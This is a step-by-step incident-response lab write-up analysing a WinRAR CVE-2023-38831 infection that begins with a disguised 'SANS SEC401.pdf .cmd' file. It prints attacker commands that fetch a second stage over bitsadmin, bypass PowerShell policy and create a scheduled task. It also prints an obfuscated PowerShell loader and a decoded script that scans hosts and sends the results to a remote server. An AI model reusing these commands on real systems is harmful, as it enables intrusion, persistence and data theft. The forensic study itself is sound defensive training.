SpottedInTheWild


Scenario:

You are part of the incident response team at FinTrust Bank. This morning, the network monitoring system flagged unusual outbound traffic patterns from several workstations. Preliminary analysis by the IT department has identified a potential compromise linked to an exploited vulnerability in WinRAR software.

As an incident responder, your task is to investigate this compromised workstation to understand the scope of the breach, identify the malware, and trace its activities within the network.

Task 1:
In your investigation into the FinTrust Bank breach, you found an application that was the entry point for the attack. Which application was used to download the malicious file?

I checked the user Administrator folder and inside the Downloads there was a Telegram Dekstop folder




ᴾE (2024-02-03T21:02:55) (E:) › C › Users › Administrator › Downloads ›

Name	Date modified	Type
Telegram Desktop	2/3/2024 1:06 PM	File fold

Answer: telegram

Task 2:
Finding out when the attack started is critical. What is the UTC timestamp for when the suspicious file was first downloaded?


Inside the Telegram folder there is a RAR file containes a file name "SANS SEC401.pdf .cmd"



› SANS SEC401.pdf

Name	Date modified	Type	Size
SANS SEC401.pdf .cmd	2/3/2024 9:11 AM	Windows Comma...	11 KB

I searched for the file on the MFT




Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10
= .\Users\Administrator\Downloads\Telegram Deskt…	ABC	ABC	■	■	■	=	=
.\Users\Administrator\Downloads\Telegram Desktop	SANS SEC401.rar	.rar	☐	☑	☐	29729	2024-02-03 07:33:20
.\Users\Administrator\Downloads\Telegram Desktop	SANS SEC401.rar:Zone.Identifier	.Identifier	☐	☐	☑	27	2024-02-03 07:33:20

Answer: 2024-02-03 07:33:20

Task 3:
Knowing which vulnerability was exploited is key to improving security. What is the CVE identifier of the vulnerability used in this attack?

I copied the description and the malware code with the Chinese script to ChatGPT and asked what can be the CVE for WinRAR and he gave me several options




5. **CVE-2023-38831**
   - **Description:** Allows arbitrary code execution when viewing a benign file within a ZIP archive in WinRAR before 6.23.
   - **Published:** 2023-08-23
   - **Max CVSS:** 7.8
   - **EPSS Score:** 40.85%
   - **Known exploited:** Yes

Answer: CVE-2023-38831

Task 4:
In examining the downloaded archive, you noticed a file in with an odd extension indicating it might be malicious. What is the name of this file?

Same as task 2




› SANS SEC401.pdf

Name	Date modified	Type	Size
SANS SEC401.pdf .cmd	2/3/2024 9:11 AM	Windows Comma...	11 KB

Answer: SANS SEC401.pdf .cmd

Task 5:
Uncovering the methods of payload delivery helps in understanding the attack vectors used. What is the URL used by the attacker to download the second stage of the malware?

I checked the malware on AnyRun and saw the command to the URL



Administrator: C:\WINDOWS\System32\cmd.exe

```
(C) Copyright Microsoft Corp.

Unable to connect to BITS - 0x80070422
The service cannot be started, either because it is disabled or because it has no enabled devices associated with it.

C:\Windows\Temp>certutil -decode amanwhogetsnorest.jpg normal.zip  1>nul

C:\Windows\Temp>echo Get-ChildItem -Path "C:\Windows\Temp" -Filter *.zip | Expand-Archive -DestinationPath "C:\Windows\T
emp" -Force  1>C:\Windows\Temp\z.ps1

C:\Windows\Temp>cmd /c "powershell -NOP -EP Bypass C:\Windows\Temp\z.ps1"

C:\Windows\Temp>schtasks /create /sc minute /mo 3 /tn "whoisthebaba" /tr C:\Windows\Temp\run.bat /RL HIGHEST
SUCCESS: The scheduled task "whoisthebaba" has successfully been created.

C:\Windows\Temp>REM "If I win, you become my slave."

C:\Windows\Temp>del z.ps1

C:\Windows\Temp>del amanwhogetsnorest.jpg
Could Not Find C:\Windows\Temp\amanwhogetsnorest.jpg

C:\Windows\Temp>del normal.zip
Could Not Find C:\Windows\Temp\normal.zip

C:\Windows\Temp>del C:\Windows\system32\Tasks\whoisthebaba

C:\Windows\Temp>timeout /t 200 /nobreak  1>nul
```


SANS SEC401.rar
Win10 64 bit
04:32
CPU 0% RAM 38%
Processes

```
8024 WinRAR.exe "C:\Users\admin\AppData\Local\Temp\SANS SEC401.rar.zip"
6168 COM rundll32.exe C:\WINDOWS\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding
1008 cmd.exe /C "C:\Users\admin\Desktop\SANS SEC401.rar\SANS SEC401.pdf\SANS SEC401.pdf .cmd"
  300 conhost.exe 0xffffffff -ForceV1
  5744 bitsadmin.exe /transfer Nothing /download /priority normal http://172.18.35.10:8000/amanwhogetsnorest.jpg C:\Windows\Temp\amanwhogetsnorest.jpg
  certutil.exe -decode amanwhogetsnorest.jpg normal.zip
  cmd.exe /c "powershell -NOP -EP Bypass C:\Windows\Temp\z.ps1"
    powershell.exe -NOP -EP Bypass C:\Windows\Temp\z.ps1
  schtasks.exe /create /sc minute /mo 3 /tn "whoisthebaba" /tr C:\Windows\Temp\run.bat /RL HIGHEST
  timeout.exe /t 200 /nobreak
8152 COM SppExtComObj.Exe -Embedding
  slui.exe RuleId=...
```

Answer: http://172.18.35.10:8000/amanwhogetsnorest.jpg

Task 6:
To further understand how attackers cover their tracks, identify the script they used to tamper with the event logs. What is the script name?

I parsed all logs with EvtxECmd and searched for .ps1 file




```
Payload Data1

Command Name: Add-Type
Command Name: Add-Type
Severity = Warning
HostApplication=powershell -NOP -EP Bypass C:\Windows\Temp\Eventlogs.ps1
```

Answer: Eventlogs.ps1

Task 7:
Knowing when unauthorized actions happened helps in understanding the attack. What is the UTC timestamp for when the script that tampered with event logs was run?

I checked the SYSTEM log and found the timestamp



Information	2/2/2024	11:38:01 PM	104	Microsoft-Windows Log clear	\S-1-5-21-37036898 DESKTOP-2R3AR22
Information	2/2/2024	11:38:01 PM	104	Microsoft-Windows Log clear	\S-1-5-21-37036898 DESKTOP-2R3AR22

Event Properties - File: E:\C\Windows\System32\winevt\logs\System.evtx

Standard XML

```
- System
  - Provider
      [ Name]       Microsoft-Windows-Eventlog
      [ Guid]       {fc65ddd8-d6ef-4962-83d5-6e5cfe9ce148}
    EventID         104
    Version         0
    Level           4
    Task            104
    Opcode          0
    Keywords        0x8000000000000000
  - TimeCreated
      [ SystemTime] 2024-02-03T07:38:01.1211573Z
    EventRecordID   1172
    Correlation
```


Description

The Windows PowerShell log file was cle

Answer: 2024-02-03 07:38:01

Task 8:
We need to identify if the attacker maintained access to the machine. What is the command used by the attacker for persistence?

Same like task 5




```
5980 schtasks.exe /create /sc minute /mo 3 /tn "whoisthebaba" /tr C:\Windows\Temp\run.bat /RL HIGHEST
```

Answer: schtasks /create /sc minute /mo 3 /tn "whoisthebaba" /tr C:\Windows\Temp\run.bat /RL HIGHEST

Task 9:
To understand the attacker's data exfiltration strategy, we need to locate where they stored their harvested data. What is the full path of the file storing the data collected by one of the attacker's tools in preparation for data exfiltration?


I checked the Temp folder and noticed 2 files run.ps1 and run.bat
The run.bat is the known malware I already checked with AnyRun.

The run.ps1 had a reversed Base64



```
$best64code = "K0AVFdEIk9Ga0VWTtAiIyFmdk8CMwADO6UjLx4CO2EjLykTMv8iOwRHdoJCIpJXVtACdzVWdxVmUiV2VtU2avZnbJpQDpkSZslmR0VHc0V3bkgyclRXeCxGbBRWYlJ1O60V
$base64 = $best64code.ToCharArray() ; [array]::Reverse($base64) ; -join $base64 2>&1> $null ;
$LOAdCode = [System.TexT.EncOdING]::uTF8.gETStrING([SYSTeM.COnvErT]::FROmBAse64strIng("$baSE64")) ;
$PWN = "INv"+"oKE"+"-EX"+"pre"+"ssi"+"oN" ; new-alIAS -naME pWn -vALue $Pwn -foRcE ; pwN $LOAdCODe ;
```

I used CyberChef to decode it



Reverse

By
Character

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode


Input

[illegible]

Output

```
$startIP = "192.168.1.1"
$endIP = "192.168.1.99"
$outputFile = "$env:UserProfile\AppData\Local\Temp\BL4356.txt"

$start = [System.Net.IPAddress]::Parse($startIP).GetAddressBytes()[3]
$end = [System.Net.IPAddress]::Parse($endIP).GetAddressBytes()[3]

for ($current = $start; $current -le $end; $current++) {
    $currentIP = "$($startIP.Substring(0, $startIP.LastIndexOf('.') + 1))$current"
    $result = Test-Connection -ComputerName $currentIP -Count 1 -ErrorAction SilentlyContinue

    if ($result -ne $null) {
        Write-Host "Host $currentIP is online."
        "Host $currentIP is online." | Out-File -Append -FilePath $outputFile
    } else {
        Write-Host "Host $currentIP is offline."
        "Host $currentIP is offline." | Out-File -Append -FilePath $outputFile
    }
}

Write-Host "Scan results saved to $outputFile"
$var = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes($outputFile))
Invoke-WebRequest -Uri "http://192.168.1.5:8000/$var" -Method GET
```

Then I assumed the file for exfiltrated data is BL4356.txt.
I checked this file and it was look like a scan



```
Host 192.168.1.1 is online.
Host 192.168.1.2 is offline.
Host 192.168.1.3 is offline.
Host 192.168.1.4 is offline.
Host 192.168.1.5 is online.
Host 192.168.1.6 is offline.
Host 192.168.1.7 is offline.
Host 192.168.1.8 is offline.
Host 192.168.1.9 is offline.
Host 192.168.1.10 is offline.
Host 192.168.1.11 is offline.
Host 192.168.1.12 is offline.
Host 192.168.1.13 is offline.
Host 192.168.1.14 is offline.
Host 192.168.1.15 is offline.
Host 192.168.1.16 is offline.
Host 192.168.1.17 is offline.
Host 192.168.1.18 is offline.
Host 192.168.1.19 is offline.
Host 192.168.1.20 is offline.
Host 192.168.1.21 is offline.
```

Answer: C\Users\Administrator\AppData\Local\Temp\BL4356.txt